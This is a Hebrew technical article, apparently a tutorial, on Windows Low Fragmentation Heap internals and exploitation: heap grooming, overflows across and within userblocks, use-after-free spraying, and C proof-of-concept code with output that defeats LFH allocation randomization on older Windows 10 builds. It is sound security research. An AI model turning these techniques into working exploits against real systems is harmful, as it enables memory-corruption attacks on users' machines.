לבסוף, נדליק את הביט ב-bitmap כדי לסמן שה-chunk תפוס:

```
//shows the difference between the start search index and
//the actual index of the first free chunk found
int Delta = ((BYTE)FreeIndex + (BYTE)StartOffset) & 0x1F;

//now that we've found the index of the chunk we want to allocate
//mark it as 'used'; as it previously was 'free'
*Bitmap |= 1 << Delta;
```

וה-caller יקבל את הכתובת של ה-chunk ב-index שנבחר כך ב-userblocks. בזאת הצלחנו לאלקץ!

אופן השחרור של chunk הוא יותר פשוט. עבור heap וכתובת (ה-heap הדיפולטי אם הגענו לשחרור דרך free, או heap ספציפי אם הגענו דרך HeapFree), הולכים אחורה בזכרון כדי להגיע ל-header של ה-chunk. משם אפשר לחשב את ה-subsegment לפי החישוב:

```
SubSegment = *(DWORD*)header ^ (header / 8) ^ heap ^ RtlpLFHKey;
```

שזה ההפך של ה-xor שחושב בבניית ה-chunk ב-userblocks. יש לנו את הכתובת של ה-header (היא קצת לפני הכתובת שאותה משחררים), את הכתובת של ה-heap ואת ה-cookie מהזיכרון, אז כל הפרמטרים כאן ידועים.

עכשיו כשיש את ה-subsegment, מגיעים ממנו ל-userblocks ומשם ל-bitmap. משתמשים ב-PrevSize של ה-chunk כדי לדעת את ה-index של ה-chunk ב-userblocks, באמצעותו מחשבים את ה-index של הביט הרלוונטי ב-bitmap, ומסמנים אותו כמשוחרר. מכיוון שאין לנו מיזוגים ושבירות, זה כל התהליך כדי לשחרר את ה-chunk.

ניצולי LFH

כיום, ה-LFH מתקדם מבחינת שיקולי אבטחה ביחס ל-allocatorים אחרים. ב-allocatorים אחרים, קל להגיע למצב של רציפות בזיכרון, או לניצול של UAF, מכיוון שקל לחזות את הצורה שבה ה-allocator ינהל את הזיכרון שלו. זהו פרט חשוב מאוד, מכיוון שבניצולים אנו צריכים לעצב את ה-heap ולהגיע ל-layout מסויים:

0. אם יש לנו דריכה רציפה, אנו רוצים לאלקץ מבנים בזיכרון כך שהמבנה שדורכים ממנו יהיה לפני המבנה שעליו אנו דורכים.

1. במידה ויש לנו UAF, אנו רוצים לדעת אחרי כמה אלקוצים ושחרורים ה-allocator יחזיר את אותה הכתובת.

ה-LFH, מתוך כוונה ברורה להקשות על עיצובים כאלה, הכניס מנגנון רנדום ל-memory management, החל מ-Windows 8. זה מזכיר במידה מסוימת mitigations כמו ASLR.

לדוגמה, אם נסתכל על userblocks אחד בזכרון, אחרי 8 אלקוצים, הוא יכול להראות ככה:

בתרשים הזה ניתן לראות userblocks חדש שהתחלנו לאלקץ ממנו chunk-ים, ואנו רואים שהאלקוצים שלנו נופלים בצורה רנדומלית ביחס למיקום שלהם בזיכרון.

קל מאד לבדוק זאת, לדוגמה באמצעות הקוד הבא:

```c
int main(void) {

    HANDLE hHeap = HeapCreate(0, 0, 0);

    printf("[*] activate bucket 0x%x in LFH\n", SIZE);
    spray(hHeap, 0x12, FALSE);

    printf("[*] spray\n");
    spray(hHeap, 0x100, TRUE);

    return 0;
}

void spray(HANDLE hHeap, size_t cnt, BOOL trace) {
    void *p;
    for (size_t i = 0; i < cnt; i++) {
        p = HeapAlloc(hHeap, 0x0, SIZE);
        if (trace) {
            printf("HeapAlloc() == %p\n", p);
        }
    }
}
```

```
[*] activate bucket 0x100 in LFH
[*] spray
HeapAlloc() == 000001540F274B10
HeapAlloc() == 000001540F2747E0
HeapAlloc() == 000001540F2746D0
HeapAlloc() == 000001540F2745C0
HeapAlloc() == 000001540F274C20
HeapAlloc() == 000001540F274A00
HeapAlloc() == 000001540F274D30
HeapAlloc() == 000001540F2748F0
HeapAlloc() == 000001540F273F60
HeapAlloc() == 000001540F274070
HeapAlloc() == 000001540F274180
HeapAlloc() == 000001540F274290
HeapAlloc() == 000001540F2743A0
HeapAlloc() == 000001540F2744B0
HeapAlloc() == 000001540F276CF0
HeapAlloc() == 000001540F275480
HeapAlloc() == 000001540F277130
HeapAlloc() == 000001540F2768B0
HeapAlloc() == 000001540F275BF0
HeapAlloc() == 000001540F275590
HeapAlloc() == 000001540F276470
```

למרות שה-heap חדש לחלוטין, הכתובות שחוזרות מ-HeapAlloc נראות לא צפויות. לעומת זאת, אם נריץ את אותו הקוד בלי ה-LFH (ניצור heap עם הפרמטר HEAP_NO_SERIALIZE), כל האלקוצים חוזרים כצפוי, אחד אחרי השני.

```c
int main(void) {

    HANDLE hHeap = HeapCreate(HEAP_NO_SERIALIZE, 0, 0); //disable LFH

    printf("[*] activate bucket 0x%x in LFH\n", SIZE); // useless in the case of NO_SERIALIZE
    spray(hHeap, 0x12, FALSE);

    printf("[*] spray\n");
    spray(hHeap, 0x100, TRUE);

    return 0;
}

void spray(HANDLE hHeap, size_t cnt, BOOL trace) {
    void *p;
    for (size_t i = 0; i < cnt; i++) {
        p = HeapAlloc(hHeap, 0x0, SIZE);
        if (trace) {
            printf("HeapAlloc() == %p\n", p);
        }
    }
}
```

```
[*] activate bucket 0x100 in LFH
[*] spray
HeapAlloc() == 000002004FFB1A20
HeapAlloc() == 000002004FFB1B30
HeapAlloc() == 000002004FFB1C40
HeapAlloc() == 000002004FFB1D50
HeapAlloc() == 000002004FFB1E60
HeapAlloc() == 000002004FFB1F70
HeapAlloc() == 000002004FFB2080
HeapAlloc() == 000002004FFB2190
HeapAlloc() == 000002004FFB22A0
HeapAlloc() == 000002004FFB23B0
HeapAlloc() == 000002004FFB24C0
HeapAlloc() == 000002004FFB25D0
HeapAlloc() == 000002004FFB26E0
HeapAlloc() == 000002004FFB27F0
HeapAlloc() == 000002004FFB2900
HeapAlloc() == 000002004FFB2A10
HeapAlloc() == 000002004FFB2B20
HeapAlloc() == 000002004FFB2C30
HeapAlloc() == 000002004FFB2D40
HeapAlloc() == 000002004FFB2E50
HeapAlloc() == 000002004FFB2F60
```

דריכה בין userblocks

נתחיל מדוגמא פשוטה יחסית. לצורך ההמחשה, בואו נניח שיש לנו buffer בגודל 0x40 שבלוגיקה המטפלת בו יש חולשה שמאפשרת לנו לדרוך ממנו קדימה בזיכרון באורך כרצוננו. בנוסף, יש לנו מבנה מעניין שאנו רוצים לדרוך עליו, והוא בגודל 0x100. בגלל שמדובר בגדלים שהם ב-granularity שונה, הם יפלו בהכרח ב-userblocks נפרדים, ולצערנו יהיו מאוד רחוקים בזיכרון אחד מהשני. מצב זה מעמיד אותנו בבעיה.

במקום לקרב את ה-chunk-ים בזיכרון, אנחנו יכולים לקרב את ה-userblocks הרלוונטיים אחד לשני. ראינו בחלק הקודם שאלקוץ userblocks מטופל על ידי ה-backend, שזה ה-NT heap, ולכן אחרי ריסוס, ה-userblocks דווקא כן יכולים להופיע בצורה רציפה בזיכרון. אם יש שני userblocks צמודים למרות שהם ב-granularity אחר, ונוכל לדרוך מ-chunk שנמצא בסוף הראשון על chunk בתחילת השני, נוכל לפתור את בעיית ה-ganularity השונה.

כדי לעשות זאת, נתחיל בלגרום ל-userblocks של גודל מסויים ליפול אחד אחרי השני בצורה רציפה. איך? צריך לעצב את ה-NT heap בצורה עקיפה. נניח שאנחנו מרססים המון עם פרימיטיב אלקוץ כלשהו, בגודל קבוע:

0. בהתחלה נמלא המון חורים ב-userblocks של אותו הגודל שאולי קיימים. הם עלולים להכיל chunk-ים משוחררים שהריסוס יתחיל לתפוס ולמלא.


1. אחרי שנרסס מספיק, לא יהיו יותר userblocks עם chunk-ים משוחררים, אז ה-LFH יפנה ל-backend כדי לאלקץ userblocks חדשים. ה-backend יאלקץ לו כמה page-ים, ה-LFH ישבור אותם ל-chunk-ים, וימשיך לשרת את הבקשות שלנו מה-userblocks שהוא קיבל.

2. אם ניצור המון userblocks, נמלא חורים של pageים משוחררים ב-backend. דומה לתחילת התהליך, עכשיו ברמת ה-NT heap ולא ברמת ה-LFH.

3. אחרי שניצור מספיק userblocks, חדשים ול-backend יגמרו ה-page-ים המושחררים, הוא יתחיל להגדיל את ה-heap שלו למעלה בכתובות. בגלל שה-backend כן מאלקץ page-ים בצורה רציפה וירטואלית, אז גם ה-userblocks שלנו יפלו בצורה רציפה וירטואלית.


אבל בדוגמא הזאת אנחנו רוצים ש-userblocks מגדלים שונים יפלו אחד אחרי השני. עלינו לעשות את המתואר לעיל, עבור גדלים שונים, במקביל.

נרסס בשני הגדלים הרלוונטיים לסירוגין, ובסוף נקבל מצב ש-userblocks של גדלים שונים יפלו אחד אחרי השני.



בתמונה ניתן לראות שני userblocks שנפלו אחד אחרי השני בזיכרון, כולל ה-header-ים שלהם.

החברה ב-MS חשבו על תקיפות מהסוג הזה, ולכן לפני כמה שנים נכנסה mitigation שקובעת שברגע ש-userblocks מגיע לכמות מקסימלית של chunk-ים בתוכו (0x400 chunk-ים או בגודל כולל של 0x78000 בתים), מאלקצים אחרי ה-userblocks פעם אחת GUARD PAGE, שזה פשוט page עם הרשאות PAGE_NOACCESS, שכל dereference אליו יגרום ל-segfault. כמובן שבהינתן הפרמיטיבים הנכונים, אנו עדיין יכולים לשחק ולגרום למצבים מעניינים, אבל זה מקשה מאוד בלא מעט מהמקרים. לדוגמה, אם יש כתיבה לינארית, בסגנון memcpy עם שליטה בגודל, מחוץ לגבולות הבאפר, והמטרה היא להגיע לאובייקט שנמצא ב-userblock אחר (כי הוא בגודל אחר), אז בדרך אליו בסיכוי גבוה נתקל ב- Guard page ונקרוס.



שיטה זו מתאימה למקרים בהם באופן טבעי אין המון אלקוצים, ואז אפשר להמנע מהשלב שבו יווצר ה-guard page, או למצבים שבהם יש לנו כתיבה ב-offset יחסי כך שנוכל לקפוץ מעל ה-guard page.

דריכה באותו ה-userblocks

נניח בחלק זה שיש לנו שליטה טובה ב-heap (אלקוצים ושחרורים יחסית כרצוננו), חולשה שנותנת לנו דריכה לינארית, ואובייקט שאנחנו רוצים לדרוך עליו כדי להגיע להרצת קוד. לצורך דוגמא זו נניח שכל האובייקטים נופלים באותו granularity. מצב זה יכול לקרות גם עם סוגים שונים של אובייקטים, אם הם במקרה בגדלים דומים, או אם יש בתוכם דברים שהם variable length כמו מערכים או סטרינגים ואנחנו יכולים לאזן שני סוגי אובייקטים שונים לגודל דומה. למעשה זהו מצב די נפוץ, בו יש לנו אובייקט של מערך שהוא בגודל משתנה ואנחנו רוצים לדרוך על שדה האורך שלו.

הבעיה המרכזית שנצטרך להתמודד איתה היא איך אפשר לדעת בסבירות גבוהה שכשנפעיל את החולשה, יהיה אובייקט מעניין מיד אחרינו בזיכרון?

- אנחנו לא יודעים את סדר האלקוצים בתוך ה-userblocks. יש המון layoutים אפשריים שיכולים להיווצר. אנו לא יכולים ליצור עיצוב יציב שיעבוד בסיכוי גבוה, שכן סדר האלקוצים לא דטרמיניסטי.
- חמור מכך - גם אם יובטח לנו שהמבנה המעניין לדריכה יפול אחרי הבאפר שממנו דורכים - אנו לא יודעים באיזה מרחק הוא. כמה נדרוך?
- גם אם יובטח לנו אורך מקסימלי בין הבאפר לבין המבנה המעניין - אנחנו לא יכולים לדרוך עם כמות גדולה מדי של בתים, כי אם נפלנו בסוף ה-userblocks כבר נדרוך החוצה, וזה מצב שבסיכוי מאד גבוה ייגמר בקריסה (במידה ויש אחרינו Guard Page, נחטוף קריסה מיידית).

מה שנוכל לעשות זה להילחם ברנדום בעזרת רנדום!

0. נרסס עם אובייקט כלשהו שאנחנו רוצים לדרוך עליו.

1. נשחרר חצי מהאובייקטים שאלקצנו בסעיף הקודם (כמובן, לאו דווקא כל אלקוץ שני, כי גם כך הוא מתאלקצים רנדומלית). כך יצרנו חורים בצורה רנדומלית בין האלקוצים והחורים.

2. נאלקץ אובייקט שממנו אפשר לדרוך קדימה, ונדרוך על ה-chunk הסמוך (או כמה סמוכים).

בסיכוי כלשהו הגענו לכתיבה על המבנה שרצינו. אפשר להגדיל את הסיכוי עם כתיבה ארוכה יותר, אך אז נגדיל גם את הסיכוי שנקרוס במידה והתאלקצנו בסוף ה-userblocks. יש פה tradeoff בין הסיכוי שלנו לדרוך באלקוץ מוצלח לבין הסיכוי שלנו לקרוס באלקוץ לא מוצלח (בסוף ה-userblocks).

במידה ויש לנו שליטה מלאה או חלקית על הגודל שאנו עובדים איתו, עדיף לבחור גודל שייצור לנו שארית בסוף ה-userblocks, ולכן נוכל להמשיך לדרוך על זיכרון מיותר שנשאר בין סוף ה-chunk-ים ב-userblocks לסוף ה-page.

Target #4		Free		Target #1	
			Target #5		Target#2
	Free	vuln chunk		Target #7	
Free		Target #9		Free	
	Target #3	Free		Target #8	Target #6

כאן רואים layout לדוגמא של ה-heap לאחר העיצוב. שימו לב שהאלקוצים מכל הסוגים מפוזרים בצורה אקראית, ויצא לנו שהתאלקץ chunk שניתן לדרוך ממנו שניים לפני chunk שמעניין אותנו לדרוך עליו. אם כתבנו קדימה מספיק, הגענו אליו.

בדריכה כזאת חשוב לשים לב לשחרורים של chunk-ים. הכרחי שלא ישתחרר אף chunk שדרכנו עליו בדרך עד למבנה המעניין, כי אם כן נקרוס מיד, מכיוון שדרכנו על ה-header שלו. כדי לתקן את זה נצטרך infoleak רלטיבי כדי לקרוא את ה-header-ים הקודמים, או דרך לשבור את ה-cookie ולהוציא את כתובת ה-heap כדי לחשב את ה-header. חשוב להבין שהנקודה שבה נקרוס היא כאשר בשחרור של ה-chunk נרצה להגיע ל-userblocks שלנו, וזה כמובן יתבצע ע"י החלק המקודד ב-header (כפי שראינו למעלה). אם לא נזייף אותו בצורה טובה, ונפנה אותו לאזור זיכרון שאכן נראה ובנוי כמו userblocks - נקרוס על dereference-ים.

יש כמה יתרונות ב-LFH שמקלים על ניצולים מהבחינה הזאת. גם אם הקריאה הרלטיבית מתבצעת אחרי שיש אלקוצים ושחרורים נוספים באותו userblocks, עדיין ה-header-ים של ה-chunk-ים ישארו כמו שהם. זה מכיוון שה-header נקבע רק ביצירת ה-chunk ולא משתנה באלקוץ או שחרור. כמובן שאם אנחנו קוראים וכותבים מ-chunk-ים שונים לא נוכל לדעת מה ה-offset ל-header הנכון כי הוא שונה לכל chunk. אבל המצב שבו יש לנו אובייקט שמאפשר קריאה וכתיבה בלי לשחרר ולאלקץ אותו בינהם, הוא מספיק טוב, גם אם בעצם הקריאה או הכתיבה אנחנו משפיעים על אלקוצים ושחרורים של chunk-ים אחרים באותו userblocks.

יתרון נוסף הוא שהנקודה שבה נקרוס היא רק בשחרור ולא באלקוץ. השדה שנבדק באלקוץ אינו מוגן מפני דריכה באמצעות xor, ולכן אנו יודעים עם מה אנו צריכים לדרוך, והמצב היחיד שנקרוס הוא בשחרור של chunk שה-header שלו לא נכון (ברוב האלוקטורים נקרוס גם בפעולות על chunk-ים קרובים או בגלל דריכה על freelist). הצורה הפשוטה ביותר לנצל זאת היא אם אנחנו יכולים להחזיק chunk-ים מאולקצים

לאורך זמן. גם אם לא, מספיק שנשמור על זה שבסיכוי סביר ה-chunk-ים משוחררים לא יאולקצו, ומשם אפשר כבר לתקן את ה-userblocks אחרי שהרצנו קוד כדי להחזיק את ה-process חי.

ניצול UAF

בגלל האקראיות של סדר האלקוצים, ניצול UAF עבר להיות מאד לא יציב ובעייתי. כאשר אנו מנצלים UAF, אנחנו רוצים לאלקץ מבנה אחר בין השחרור של אובייקט כלשהו והשימוש בו. אם הצלחנו, נוכל לשלוט בתוכן של האובייקט באופן חלקי לפחות, ומשם נוכל להשפיע על המשך הקוד (ובתקווה להריץ קוד משלנו בסוף). כל התהליך הזה תלוי ביכולת שלנו לחזות מתי, או מהי כמות האלקוצים הדרושה, שבה chunk מסוים הולך להתאלקץ בדיוק באותה כתובת ש-chunk אחר שחרר קודם לכן. במילים אחרות, איך נוכל לגרום לכך שבסיכוי גבוה מאוד, ה-malloc שנמקם בין ה-free לבין השימוש יחזיר את ה-chunk ששוחרר?

האופציה הקלה היא שוב להילחם ברנדום בעזרת רנדום. אם אנחנו יכולים לאלקץ הרבה מהמבנה איתו אנחנו רוצים להחליף, בין ה-free לשימוש בחולשה, אז אפשר פשוט לרסס המון, ובתקווה נקבל אחרי כמות כלשהי של אלקוצים את ה-chunk ששוחרר, ועומדים לבצע בו שימוש.

אנחנו יודעים שכמות ה-chunk-ים ב-userblock חסומה (0x400) ולכן יש לנו חסם תיאורתי לכמות האלקוצים הנדרשת כדי לתפוס chunk משוחרר, אם אנחנו עובדים עדיין באותו userblocks. במציאות, גם עם פחות אלקוצים אפשר להגיע בהסתברות טובה לתפיסת הכתובת הרצויה. הנה תוצאה של ניסוי שבודק אחרי כמה אלקוצים מקבלים את הכתובת האחרונה ששוחררה. זה נעשה על Windows 10 build 17134. דאגתי להכניס ל-heap קצת "לכלוך" קודם לכן - לבצע כמה אלקוצים ושחרורים באופן לא אחיד ובסדר אקראי, על מנת לא לעבוד ב-heap נקי מדי. התוצאות תלויות מקרה ו-bucket, אבל אפשר לראות שגם עם כמות אלקוצים קטנה משמעותית מ-0x400 היינו מצליחים לתפוס את הכתובת הרצויה:

```
C:\projects\LFH>LFH_tester.exe
[*] activate bucket 0x100 in LFH
[*] for fun and "fair" game
[*] we passed 20 allocations until we got the last freed chunk
[*] we passed 38 allocations until we got the last freed chunk
[*] we passed 1 allocations until we got the last freed chunk
[*] we passed 4 allocations until we got the last freed chunk
[*] we passed 1 allocations until we got the last freed chunk
[*] we passed 21 allocations until we got the last freed chunk
[*] we passed 27 allocations until we got the last freed chunk
[*] we passed 3 allocations until we got the last freed chunk
[*] we passed 4 allocations until we got the last freed chunk
[*] we passed 8 allocations until we got the last freed chunk
[*] we passed 1 allocations until we got the last freed chunk
[*] we passed 21 allocations until we got the last freed chunk
[*] we passed 30 allocations until we got the last freed chunk
[*] we passed 4 allocations until we got the last freed chunk
[*] we passed 4 allocations until we got the last freed chunk
[*] we passed 3 allocations until we got the last freed chunk
```

גם כאשר אנחנו מוגבלים במספר האלקוצים, עדיין יש לנו אפשר לרסס את ה-userblocks בתוכן. בניגוד לאלוקטורים אחרים, ה-LFH לא נוגע ב-data של chunk משוחרר. לכן, אם כתבנו ל-chunk ושחררנו אותו, אז כשאותו chunk יתפס באלקוץ חדש, ה-uninitialized data שלו יכיל בדיוק את אותו התוכן שנכתב עליו מהאלקוץ הקודם. אפשר לנצל את זה כדי לרסס data ב-userblocks בלי באמת להחזיק chunk-ים תפוסים. לצורך הזה אפשר להסתפק בפרימיטיב מאוד חלש ועדיין להגיע לתוצאות יפות בניצול UAF, אם אפשר לעשות מספיק כתיבות באופן הזה בין ה-free לשימוש.

שיטות מתקדמות

ראינו שסדר האלקוצים האקראי ב-LFH מקשה משמעתית, ולכן לעתים עדיף להמנע ממנו מראש. האם יש דרך לא להיות ב-LFH?

בסיכוי מאד גבוה גודל אלקוץ סביר יהיה ב-LFH. זה קורה בגלל שהאובייקטים שאנחנו משתמשים בהם עבור הפרימיטיבים לניצול הם בדרך כלל בשימוש נפוץ ב-flow המרכזי, או שהם דומים בגודלם לאובייקטים אחרים שכבר הפעילו את אותו bucket. גם אם אין כאלו בכלל באופן ישיר בקוד, יכול להיות שאובייקטים כאלו נוצרו דרך ה-CRT או ספריות אחרות. הכמות הנמוכה של האלקוצים הדרושים ל- bucket activation, 0x11, מובילה לכך שבסיכוי גבוה נצטרך להתמודד עם LFH. טריק אחד שיכול לעזור הוא לשחק עם השליטה שלנו בגודל של האובייקטים, באמצעות סטרינגים או variable length arrays שנמצאים בתוך האובייקט, כדי "להקפיץ" אותו בין bucketים ולהגיע ל-bucket שעדיין לא activated. גם אם זה המצב, לא יהיו לנו הרבה אלקוצים כאלה כדי לשלוט בצורה טובה ב-NT heap לפני שנעבור ל-LFH - הרי אחרי 0x11 אלקוצים כבר נמצא את עצמנו שוב ב-LFH.

דבר אחד שאפשר לנצל הוא ש-LFH כ-frontend משרת רק אלקוצים עד ל-0x4000. כל אלקוץ גדול יותר יגיע ישירות ל-backend, וינוהל בידי ה-NT heap, שם אין את ה-mitigations שיש ב-LFH. כמובן שלא תמיד נוכל לעבוד עם גדלים כאלה, אבל במידה וכן, זה יאפשר לנצל את ה-heap בצורה קלאסית יותר. ניצול לדוגמא שמשתמש בדיוק בעובדה הזו, פורסם בידי project zero, [כאן](#).

אפשר גם לחשוב על ניצולי data אחרים של ה-metadata של ה-LFH, השיטות הללו הרבה פחות גנריות ממה שתואר כאן, אבל מתאימות למקרים ספציפיים מאוד. נבחן מקרה אחד כזה לדוגמה.

ה-PreviousSize, שהוא שדה ב-header של כל chunk, שבמידה וה-chunk ב-LFH, משמש את השחרור כדי לדעת את ה-index של ה-chunk, שממנו מחשבים את ה-offset של הביט הרלוונטי ב-bitmap של ה-userblocks.

התהליך נראה ככה:

```
int RtlpLowFragHeapFree(_HEAP *Heap, _HEAP_ENTRY *Header)
{
        .
        .
        .
        short BitmapIndex = Header->PreviousSize;

        //Set the chunk as free
        Header->UnusedBytes = 0x80;

        bittestandreset(UserBlocks->BusyBitmap->Buffer, BitmapIndex);

        .
        .
        .
}
```

בניגוד ל-pointer ל-subsegment, ה-PreviousSize הוא חלק ב-header שדווקא לא עובר xor. הוא כן נמצא בזיכרון אחריו, אז בכתיבה רציפה נאלץ להרוס את ה-header ונקרוס, אבל אם יש לנו כתיבה ב-offset (או יכולת לקרוא את ה-header קודם), אז יהיה ניתן לכתוב בו ערך שגדול יותר מהגודל של ה-bitmap. במידה ונעשה זאת, ונשחרר את ה-chunk (בלי לפגוע ב-header שלו, כי דרכו מגיעים ל-userblocks) - נוכל לגרום לכתיבה של הביט 0 ב-offset כלשהו שרלטיבי ל-bitmap שלנו. כמובן שזה פרימיטיב משונה קצת, אבל יכול להועיל במקרים מסויימים. שיטה זו מתוארת בהרחבה [כאן](). פרקטית, מעולם לא השתמשתי בה במקרה אמיתי.

מעבר למשחקים עם ה-metadata באזור ה-chunk, אפשר גם לתקוף את האלוקטור עצמו כדי לעבור את ה-mitigations שלו. לדוגמה, אם נמצא חולשה ב-random שבשימוש ה-LFH, היא תאפשר לנו לשלוט על ה-layout של ה-heap בצורה דטרמיניסטית, ועל כן נמנע מרוב הבעיות שתוארו. נוכל לנצל פרימיטיבים שלא היה סביר לנצל אותם בלי לחזות את הסדר, וגם אם כן, להעלות משמעותית את היציבות של ניצולים שהיו עובדים גם בלי זה. מסתבר שעד ל-Windows 10 16129, הייתה בדיוק חולשה כזאת, אז שווה לבחון אותה לעומק.

על מנת להבין את החולשה ואת הדרך לנצל אותה, צריך להבין איך מנגנון רנדום סדר האלקוצים עובד. אז כפי שציינו, לכל userblocks יש bitmap, ובו ביט אחד לכל chunk. כשצריך לאלקץ chunk, ה-LFH יחפש ביט אחד שמעיד על chunk פנוי ב-bitmap, יסמן את ה-chunk הזה כמאולקץ ויחזיר לנו אותו. ראינו שחיפוש הביט הפנוי מתחיל מ-offset אקראי ב-bitmap. אז סדר האלקוצים תלוי בתפוסת ה-chunk-ים ב-userblocks וב-offset האקראי. איך הוא מגריל את המספר?

מסתבר שיש מערך באורך 0x100 סטטי ב-ntdll (מוגדר כסימבול, ntdll!RtlpLowFragHeapRandomData), וכש-process נוצר, ממלאים אותו ב-0x100 ערכים אקראיים, עם רנדום קריפטוגרפי חזק:

```
RtlpInitializeLfhRandomDataArray proc near

arg_0= qword ptr  8

mov     [rsp+arg_0], rbx
push    rdi
sub     rsp, 20h
lea     rbx, RtlpLowFragHeapRandomData
; amarsa: the size of the random
; array is 0x20 * 8 == 0x100
mov     edi, 20h

loop_fill_random_array:
call    RtlpHeapGenerateRandomValue64
mov     rcx, 7F7F7F7F7F7F7F7Fh
and     rax, rcx
mov     [rbx], rax
lea     rbx, [rbx+8]
sub     rdi, 1
jnz     short loop_fill_random_array

mov     rbx, [rsp+28h+arg_0]
add     rsp, 20h
pop     rdi
retn
```

איך המערך הזה עוזר לנו לבחור ביט שמציין chunk משוחרר בצורה אקראית במתוך כל ה-bitmap? יש index שרץ על המערך של הערכים האקראיים בצורה ציקלית, ובכל אלקוץ לוקחים את הערך האקראי שנמצא במערך במקום ה-index, והוא משמש לנו כ-index לתחילת החיפוש ב-bitmap של ה-userblocks הרלוונטי. החל מה-index הזה סורקים קדימה עד שמגיעים ל-bit שמציין chunk משוחרר, ואותו מחזירים.

החולשה הייתה בכך שהערכים הללו נשארו קבועים לאורך כל הריצה. למרות שכל הערכים אקראיים, אנחנו יכולים לנצל פה דטרמיניזם מסויים: אומנם הסדר הוא אקראי, אבל אחרי מחזור של 0x100 אלקוצים מובטח לנו שנחזור לאותו סדר אקראי.

מה אם נבצע אלקוץ אחד, ואז נוכל "לקדם" את ה-index שרץ על מערך ערכי הרנדום שלנו עם אלקוצים ושחרורים, כך שיחזור לבדיוק אותו ה-index שהשתמשנו בו? זה יבטיח לנו שני דברים:

- רציפות באלקוצים - אחרי קידום שכזה האלקוץ הבא יתחיל לסרוק את ה-bitmap בדיוק מאותה נקודה. אם שמרנו על האובייקט הראשון מאולקץ וקיים chunk אחריו, מובטח לנו שקיבלנו אותו, וכך מיקמנו שני אובייקטים באופן רציף בזיכרון.

```
chunk = HeapAlloc(hHeap, 0x0, size);
printf("[*] Chunk 0x%p is freed in the userblocks for bucket size 0x%x\n", chunk, size);

for (size_t i = 0; i < RandomDataArrayLength - 1; ++i) {
    tmp_chunk = HeapAlloc(hHeap, 0x0, size);
    if (!tmp_chunk) {
        return FAIL;
    }
    HeapFree(hHeap, 0x0, tmp_chunk);
}

tmp_chunk = HeapAlloc(hHeap, 0x0, size);
```

- ניצול של UAF יציב - אפשר לשחרר אובייקט, לקדם את האינדקס לאותה הנקודה, ולקבל בדיוק את אותה הכתובת עבור אובייקט אחר שישב מעליו. כמובן שזה עדיין דורש שהם יהיו באותו granularity.

```
chunk = HeapAlloc(hHeap, 0x0, size);
HeapFree(hHeap, 0x0, chunk);
printf("[*] Chunk 0x%p is freed in the userblocks for bucket size 0x%x\n", chunk, size);

for (size_t i = 0; i < RandomDataArrayLength - 1; ++i) {
    tmp_chunk = HeapAlloc(hHeap, 0x0, size);
    if (!tmp_chunk) {
        return FAIL;
    }
    HeapFree(hHeap, 0x0, tmp_chunk);
}

tmp_chunk = HeapAlloc(hHeap, 0x0, size);
```

על הגרסה האחרונה שפגיעה, הקוד המלא יחזיר את התוצאה הצפויה:

```
C:\WINDOWS\system32\cmd.exe
[*] activate LFH bucket for size 0xc0

---------------------Check randomization---------------------------------
[*] Good, different allocations:
        0x011E5058
        0x011E4568
[*] Good, non contiguous allocations:
        0x011E4950
        0x011E4248

------------------------UAF Exploit--------------------------------------
[*] Chunk 0x011E4A18 is freed in the userblocks for bucket size 0xc0
[*] Success! chunk 0x011E4A18 is returned!

--------------------Contiguous Exploit-----------------------------------
[*] Chunk 0x011E4310 is freed in the userblocks for bucket size 0xc0
[*] Success! 0x011E43D8 chunk is returned!
Press any key to continue . . .
```

אנו רואים שאכן הצלחנו לעקוף את מנגנון הרנדום, גם למטרה של UAF (לקבל את ה-chunk האחרון ששחררנו), וגם על מנת להשיג רציפות באלקוצים.

